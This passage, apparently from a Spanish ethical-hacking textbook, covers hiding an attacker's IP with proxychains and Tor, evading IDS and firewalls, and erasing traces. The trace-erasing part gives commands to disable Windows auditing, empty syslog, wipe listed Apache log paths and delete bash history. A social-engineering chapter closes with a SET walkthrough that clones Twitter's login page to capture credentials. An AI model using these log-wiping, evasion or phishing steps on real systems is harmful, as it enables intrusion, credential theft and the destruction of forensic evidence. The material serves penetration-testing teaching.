


Figura 8.21 Uso de Proxychains en herramienta de Backtrack.

Proxychains puede ser ejecutada con la mayoría de herramientas de Backtrack obteniendo con esto el anonimato, en la figura 8.21 se muestra una consulta NMAP con proxychains esto permite que las peticiones enviadas hacia el servidor objetivo vayan con una dirección IP cambiada y así dificultar la obtención de la IP atacante al administrador del sitio.




Figura 8.22 Uso de Polipo en SQLMap – Backtrack.

En la figura 8.22 se utiliza la herramienta SQLMap pero en esta ocasión con el proxy “Polipo” configurado con anterioridad para hacer anónimas las peticiones hacia el servidor; como está sincronizado con Tor será más complicado para el administrador del sistema rastrear la dirección IP de atacante.

8.6.5 Anonymizer.

Es un servicio para navegar anónimamente por Internet, fue creado por Lance Conttrell en 1997 actualmente se mantiene en la web: www.anonymizer.com ofreciendo servicios de protección hacia la privacidad de los usuarios, entre los servicios que ofrece están: servicios de cifrado de correos electrónicos, servicio proxy anonymizer, servicio anti Phishing. Entre sus características esta que permite a una persona o empresa mantenerse bajo un seudónimo persistente esto quiere decir que puede forjar una reputación en las páginas que visita con datos anónimos fijos. En la actualidad es un servicio multiplataforma que tiene un costo ligado al requerimiento de sus servicios.

Figura 8.23 Panel de Control de Anonymizer – Windows.

8.7. Detection System (IDS).

Los sistemas de detección de intrusión revisan toda la actividad de red entrante y saliente, también identifican comportamientos sospechosos revisando las tramas de los paquetes para detectar posibles ataques hacia los sistemas basándose en las reglas de filtrado configurados previamente.

El funcionamiento seria el siguiente: con las reglas de concordancia configuradas previamente se analiza el paquete entrante y analiza las cabeceras, dependiendo del riesgo detectado se puede configurar para que se envíe un mail hacia el administrador del sistema y tomar acciones inmediatas.

8.7.1 Tipos de IDS.

- **HIDS (HostIDS):** Cuando un intruso ingresa a un sistema de forma no autorizada este deja rastros de sus actividades, lo que realiza este tipo de IDS es detectar las modificaciones realizadas por el intruso y realiza un reporte de los mismos.
- **NIDS (NetworkIDS):** Realiza una detección de ataques en los segmentos de una red, para que funcione correctamente debe estar en modo promiscuo, así tendrá acceso a todo el tráfico generado en la red.

8.7.2 Evasión de IDS.

Una evasión de un IDS se basa en negar la comparación de la firma alterando la apariencia del ataque. Hay varias maneras con las que se puede evadir un IDS alguna de esas son:

- Inserción: Generado cuando hay un IDS totalmente desprotegido en la red.
- Evasión: Generar tráfico de manera minuciosa por varias ocasiones para que el IDS aprenda un comportamiento nuevo y modifique sus patrones.
- Ofuscación: Encubrir el ataque haciéndolo parecer como un flujo normal de paquetes.
- Fragmentación: Cuando se envía un paquete se divide en partes pequeñas para que pasen por el IDS de manera individual.

Existen herramientas que permiten la evasión de IDS:

- FragRouter: Software que ayuda a la fragmentación de paquetes y pasarlos al IDS. Viene incorporado en Backtrack.
- SideStep: Es un software que ayuda a la evasión de un IDS. Se lo puede obtener en http://www.voxtechnologies.com/sidestep.htm.

8.8 Firewalls.

Es un programa que protege los recursos de una red privada de accesos indebidos, por lo general se coloca entre un usuario de una red y una red pública como lo es el Internet brindado protección contra intrusos maliciosos. Su funcionamiento se basa en la examinación de todo el tráfico que pasa entre dos redes y verifica el cumplimiento de determinadas reglas. Maneja el filtrado de entrada y salida de la red, es capaz de realizar el filtrado por: IP, protocolo y por algunas cabeceras tcp. También maneja el acceso público hacia ciertos recursos de la red.

8.8.1 Evasión Firewalls.

Un método muy común para realizar un ataque y no ser bloqueados por un firewall es utilizando un Backdoors, lo que realiza esto es obtener un Shell inverso direccionado desde el equipo objetivo hacia la máquina del atacante. También es común realizar una fragmentación de paquetes enviado por el atacante para realizar la evasión del firewall, una herramienta que permite realizar esto es nmap con las siguientes opciones:

- -f: Fragmenta los paquetes que se envía al objetivo de esta manera se complica la tarea de un Firewall o IDS en detectar posibles amenazas.
- -mtu: Controla el tamaño en bytes de la fragmentación de los paquetes que son enviados al objetivo, el valor ingresado debe ser múltiplo de 8.
- -D: Realiza un escaneo usando direcciones IP reales o ficticias como señuelos para hacer creer al firewall o IDS que se están realizando peticiones de distintos host.

8.9 Borrado de Huellas.

Luego que un atacante obtiene acceso hacia el sistema objetivo, este intentará eliminar las evidencias que puedan causar que sea descubierto. Todo sistema maneja registros y logs que permiten llevar un control de todo lo que se realiza en una máquina. Estos archivos pueden ser de gran ayuda para obtener información específica de que ocurre con un dispositivo o aplicación. Es por ello que el atacante deseará eliminar toda información que lo vincule al ataque, entre los procesos comunes para el borrado están: Eliminar los acces_log, eliminar el WebShell y el Backdoor subidos por el atacante para obtener el control. A continuación se presentan algunas maneras que permiten eliminar rastro que pueden ser de mucha ayuda.


8.9.1 Deshabilitar Audilpol.

Una herramienta utilizada en sistemas Windows para auditar sus sistemas es Auditpol, cuando un atacante ingresa al sistema puede deshabilitar esta opción para que no se generen datos que puedan comprometerlo, dependiendo de los permisos pudiera aplicar el siguiente comando: “C:\>auditpol /disable”. Una vez finalizado las acciones se lo puede habilitar con el parámetro /enable.

8.9.2 Limpieza de Logs en Linux.

En sistemas Linux se pueden eliminar los logs que se encentran ubicados en “/var/log” o también se los puede dejar en blanco con el siguiente comando: “#> /var/log/syslog” esto se puede aplicar para cualquier log que se requiera.

También existen herramientas que facilitan este proceso, una de ellas es: “Linux Log Eraser” que se puede descargar de: http://packetstormsecurity.com/files/102532/Linux-Log-Eraser-1.0.html. Esta herramienta tiene opciones interesantes que hace el proceso de eliminación más rápido y eficiente.



8.24 Software Linux Log Eraser sobre sistema Linux.

8.9.3 Eliminar Log de apache.

Los Logs de apache contienen información de acceso a nivel de un servidor web por lo que se debería modificar o eliminarlos, algunos de los directorios más utilizados son:

apache/logs/error.log
apache/logs/access.log

apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
etc/httpd/logs/acces_log
etc/httpd/logs/acces.log
etc/httpd/logs/error_log
etc/httpd/logs/error.log
var/www/logs/access_log
var/www/logs/access.log
usr/local/apache/logs/access_log
usr/local/apache/logs/access.log
var/log/apache/access_log
var/log/apache2/access_log
var/log/apache/access.log
var/log/apache2/access.log
var/log/access_log

8.9.10 Eliminar el Bash History.

Este archivo tiene un historial de los últimos comandos introducidos en el sistema, antes de salir se debe borrar los ficheros ".Bash_history" o ".sh_history" dependiendo del intérprete de comandos utilizado.

8.9.11 Eliminar Rastros.

Cuando se ingresa a un sistema por lo general se utilizan WebShell y exploits que ayudan a alcanzar el objetivo de la intrusión, al finalizar el ataque todos estos deben ser eliminados.

8.9.12 Fichero a tener en cuenta.

Existen ficheros que por su utilidad pueden brindar información clave de accesos indebidos, algunos de estos son:

- Wtmp: Este fichero guarda información de los accesos al servidor, para leerlo se debe utilizar el comando "# utmpdump /var/log/wtmp"
- Lastlog: Es utilizado para visualizar la hora de conexión de las cuentas en el sistema.
- Acct: Registra todos los comandos utilizados por los usuarios este fichero se encuentra en la ruta: "/etc/adm/acct".

CONCLUSIONES.

Es de vital importancia al realizar las pruebas de penetración sobre los sistemas tener un método que brinde cierto anonimato y no quedar completamente expuesto hacia el objetivo, es por ello que en este capítulo se brindaron técnicas y herramientas que son de mucha ayuda a la hora de cumplir este objetivo en el test de intrusión. También es importante no dejar huellas que puedan ser utilizadas por el administrador del sitio para identificar el origen del atacante, de la misma manera que existen varias maneras de atacar un objetivo de igual forma hay formas de intentar dejar el menor rastro posible todo depende de la situación que se enfrente el atacante.

CAPITULO IX.

INGENIERÍA SOCIAL.

INTRODUCCIÓN.

La ingeniera social es un punto fundamental en un proceso de hacking ético, el avance vertiginoso de la tecnología hace que los usuarios tengan mayor interacción con los sistemas informáticos y a través de estos tener acceso a información que puede ser confidencial para los intereses de la empresa para la cual laboran.

Es por ello que los hackers intentan tomar provecho de los usuarios que como se conocen son el eslabón más débil de la seguridad dentro de una empresa, no serviría de mucho que una empresa tenga sistemas robustos de seguridad, contraseñas fuertes, control de acceso rigurosos, permisos controlados hacia archivos si el personal que labora en la organización no tienen el suficiente conocimiento y una constante capacitación de los riesgos que implica el manejo de la información.

En este capítulo se brindarán pautas que ayuden a las empresas a conocer cuáles son las principales formas para obtener información a través de los usuarios y a que los empelados tomen conciencia del importante rol que desempeñan dentro del entorno de la seguridad en la empresa.

9.1. Descripción Ingeniería Social.

La ingeniería social es el conjunto de técnicas aplicadas para manipular el comportamiento de los usuarios y tomar ventaja de ello en diferentes situaciones dentro una empresa. En la mayoría de ocasiones se enfoca al engaño a los usuarios con el fin de obtener la confianza y a su vez la información que se desea. Esta técnica se puede utilizar en varios escenarios como son: Telefónicamente, correos electrónicos, mensajes de chat, redireccionamiento de la página web (Phishing), entre otros. Toda técnica aplicada para la obtención de información tomará ventaja de la ingenuidad de los usuarios, la confianza, el deseo de ayudar, el miedo, el poco conocimiento de las herramientas o la falta de capacitación sobre ciertas situaciones que se le pueden presentar. Cabe destacar que en la mayoría de ataques con ingeniera social el atacante no tocará una máquina de la empresa ni tampoco intentará ingresar a sus sistemas, este esperará a que la información le sea facilitada por el usuario al cual está realizado la ingeniaría social por lo que el rastro que pudiera dejar para ser detectado son mínimas.
Todo esto lo hace el atacante con el fin de obtener: información confidencial, detalles de acceso hacia procedimientos y detalles de autorizaciones dentro de sus aplicaciones.
Es por esto que la ingeniera social es la técnica más difícil de controlar por los administradores de seguridad de las empresas ya que no importa la cantidad de presupuesto que la organización invierta en infraestructura de seguridad ni en soluciones de control como: firewalls, VPN, IPS, sistemas de autenticación, sistemas de monitoreo, etc, en esta situación la empresa dependen al cien por ciento de la capacitación de sus usuarios para mitigar estos peligros.

9.2. Tipos de Ingeniería Social.

Dentro de la ingeniaría social existen dos categorías del cual el atacante puede tomar ventaja, estas son:

9.2.1 Basada en Personas.

Esta técnica manipula el comportamiento que tienen las personas hacia diferentes situaciones que se le pueden presentar, el atacante puede tomar ventaja de la ingenuidad de la víctima tomando roles como: un administrador de los sistemas de la organización, hacerse pasar como un compañero de trabajo, una persona relacionada con la empresa alguien que lo quiere ayudar para solventar algún inconveniente que tenga. Las situaciones que se pueden aprovechar son incontables, todo depende de la perspicacia del ingeniero social al momento de

afrontar un ataque de este tipo. Según Kevin Mintnick uno de los hackers más famosos de la historia especifica que la ingeniera social se basa en cuatro principios fundamentales que son:

- Todas las desean ayudar.
- A todo usuario le gustan que lo alaben.
- El primer contacto con la victima debe ser de confianza.
- A los usuarios no les gusta decir que no.

Es por ello que este tipo de ataque está enfocado directamente al comportamiento de los usuarios: sus acciones, sus necesidades laborales, sus reacciones hacia ciertas circunstancias que se le presentan y sobre todo a su falta de prevención hacia personas que no conocen.
A continuación se muestran algunas de las técnicas aplicadas hacia los usuarios:

- Suplantación.

Esta técnica se basa en hacerse pasar por un empleado de organización que necesita el acceso hacia un sistema o requiere información sobre algún tema de la empresa. Depende en gran mediad de la creatividad del atacante ya que puede hacerse pasar por: un técnico que realizará trabajos de mantenimiento en sus sistemas, personal de limpieza, personal de un Courier que necesita datos para entregar una encomienda o si en un usuario recién contratado el atacante puede hacerse pasar un directivo de la compañía.

- Llamadas Telefónicas.

Esta técnica es muy utilizada ya que el atacante se mantenimiento en el anonimato, para tomar ventaja de este procedimiento se pueden presentar dos situaciones.
El atacante está dentro de la empresa y este tiene acceso para realizar una llamada a mesa de ayuda, una vez que le conteste este puede hacerse pasar por un usuario legitimo previamente analizado y pedir que le ayuden con información de su contraseña argumentado alguna situación de extrema urgencia, si el personal que se encuentra en la mesa de ayuda no toman los recaudos necesarios el atacante obtendrá con facilidad la clave de acceso de la máquina del usuario objetivo.
La segunda situación se puede presentar cuando el atacante obtiene los números telefónicos de la empresa y llama a un usuario para solicitar información relacionada de alguna persona o alguna situación en especial de la organización, el hacker con previos conocimiento de la empresa puede obtener muy buenos resultados aplicando esta técnica.

- *Shoulder Surfing*.

Esta técnica puede parecer bastante ingenua pero brinda resultados excelentes si el atacante analiza y prepara bien el escenario a ser estudiado, se trata en mirar por encima del hombro del usuario objetivo para observar que digita en el teclado o a su vez que información tiene visualizada en pantalla, con esto se puede obtener: contraseñas, números de cuentas, datos personales, informes confidenciales, etc.

- *Dumpster Diving.*

Esta técnica es aplicada en la búsqueda de información en la Basura de las oficinas de la empresa, aunque puede sonar algo insignificante muchos usuarios anotan información importante en hojas que luego de utilizaras las desechan. Con ello se puede encontrar desde anotaciones sobre aplicaciones, contraseñas, números telefónicos, movimientos financieros, manuales, datos personales, etc. La información obtenida se puede aplicar otra técnica de ingeniera social.

- *Eavesdropping.*

También conocido como espionaje el atacante toma un rol pasivo e interactúa mínimamente con los usuarios de la empresa para no levantar sospechas, se mantiene a la espera de conversaciones entre empleados o de los mismos hacia la mesa de ayuda de la organización.
En las oficinas normalmente los empleados no miden el riesgo que presenta cierto tipo de conversaciones que mantienen, estos pueden brindar información valiosa sin darse cuenta. Un ejemplo claro se presenta cuando los usuarios no se acuerdan sus contraseñas y se preguntan unos a otros sobre las mismas. Sin saber pueden estar bridando información a un atacante.

- Ingeniera Social Inversa.

A diferencia de la ingeniera social normal en el que el hacker toma un rol protagónico al realizar diferentes acciones para obtener información confidencial del objetivo, en esta técnica el atacante está en un rol pasivo lo que realiza es poner un señuelo a la víctima para que de una u otra forma necesite imperiosamente contactar al hacker.
Para la ejecución de este ataque se puede aprovechar de los problemas o requerimientos que tenga tanto la empresa como los usuarios que trabajan en ella. Como un ejemplo se cita: Si se detecta que un usuario no tiene muchos conocimientos de un software que utiliza la empresa, a este empleado se le pudiera enviar un correo anunciado cursos gratuitos sobre dicha

aplicación, obviamente este correo contendrá algún *malware* que explote una vulnerabilidad de la máquina de la víctima.
En términos generales se puede decir que esta técnica se aprovecha de los problemas o requerimientos que pueden tener las empresas para que a su vez busquen soluciones y ahí es cuando el atacante entra en escena ofreciendo soluciones ficticias a la empresa con el único fin de obtener información.

9.2.2 Basada en Computadoras.

Esta técnica es puesta en práctica aprovechándose de la ingenuidad de los usuarios pero validándose de una computadora para alcanzar el objetivo. En la actualidad toda empresa maneja información a través de sistemas informáticos y la mayoría de usuarios tienen una interacción directa con estos sistemas. Es ahí cuando el atacante busca inmiscuirse en este proceso e intenta ubicarse en el medio del usuario y el sistema que manejan.
A continuación de describen alguna de estas técnicas.

- Ventanas Pop-Up.

Son ventanas que aparecen de improvisto cuando se está navegando en Internet en ocasiones solo son utilizadas como publicidad para algún producto en particular pero en otras son enlaces que redirigen a sitios web para solicitar a las personas su usuario y contraseña de alguna aplicaciones en particular o peor aún sus cuentas bancarias, hay que tener mucho cuidado con estas ventanas.

Figura 9.1 Ventana Pop-Up en Internet.

- Hoaxes.

Es una técnica dirigida al envío masivo de correos electrónicos engañosos indicándole a los usuarios que tiene que eliminar un archivo de su computadora que contiene virus, por lo

general son archivos propios del sistema que permiten el buen funcionamiento del equipo y una vez eliminados provoca daños en el comportamiento de la máquina.




Figura 9.2 Envíos de correos engañosos (http://www.pandasecurity.com/ , Parr 4).

- Chats.

La utilización de mensajes instantáneos puede ser de mucha ayuda para obtener información de un usuario en particular como: fechas de nacimiento, teléfonos, direcciones, estudios el abanico de posibilidad en grande, además que la identidad del atacante puede ser encubierta.

- Phising.

Es una técnica de la ingeniera social que intenta obtener información de los usuarios de una empresa, estos datos pueden ser: usuarios, contraseñas, cuentas bancarias, entre otros. Esto se lo realiza mediante la suplantación visual de un sitio web haciendo creer al usuario que está ingresando a una web legítima. Una de las maneras más utilizadas para realizar esta técnica es enviando un correo al usuario que contiene un link que lo redirecciona a una página web con la misma apariencia que la web original, si el usuario no es lo suficientemente precavido ingresará los datos solicitados los mismo que serán enviados al atacante produciendo así el robo de datos confidenciales.

A continuación se presenta un ejemplo.




Figura 9.3 Menu de "Social Engineering Toolkit" – Backtrack.

En la Figura 9.3 se muestra el menú principal de la herramienta también conocida como SET, esta tool viene incorporada en Backtrack y está enfocada en ataques de ingeniería social, para este caso se selecciona la opción número 1 Social-Enginnering Attacks (ataques de ingeniera social).




Figura 9.4 Selección de Ataques web – Backtrack.

Una vez ingresado en el siguiente menú se tiene que seleccionar la segunda opción llamada: "Website Attack Vector" ya que este ítem visualiza los posibles ataques hacia sitios web.

Figura 9.5 Selección de ataque hacia credenciales – Backtrack.

Como este ataque está enfocado en la obtención de las credenciales de un usuario se debe seleccionar la opción número tres que permiten la captura de esta información.




Figura 9.6 Clonación del sitio web objetivo – Backtrack.

Para que el ataque funcione correctamente el sitio web falsificado debe ser exactamente igual al original para no ocasionar sospecha al usuario para ello en la herramienta se debe seleccionar la opción numero dos que permite realizar esta copia como se muestra en la figura 9.6.




Figura 9.7 Configuración de la herramienta SET – Backtrack.

En la figura 9.7 se muestra las opciones a configurar para que el ataque tenga existo, el primer dato a ingresar es la IP de la máquina atacante, en este ataque esta direccionado dentro de una red LAN, posteriormente se digita la URL del sitio que se desea clonar en este caso la página principal de twitter. Si se desea utilizar este ataque fuera de una red LAN se debe contar con una IP pública fija que permita el direccionamiento hacia esa dirección.




Figura 9.8 Ocultamiento de la dirección IP - Google URL Shortener.

Para evitar sospechas de la víctima se puede ocultar la dirección ip con los actualmente muy utilizados URL Shortener, una vez generado el link se debe crear un mail lo suficientemente creíble para que la víctima lo lea y lo tome enserio, para esto es de mucha importancia haber realizado un análisis previo del usuario y relacionar el asunto del mail hacia alguna necesidad o requerimiento del empleado.

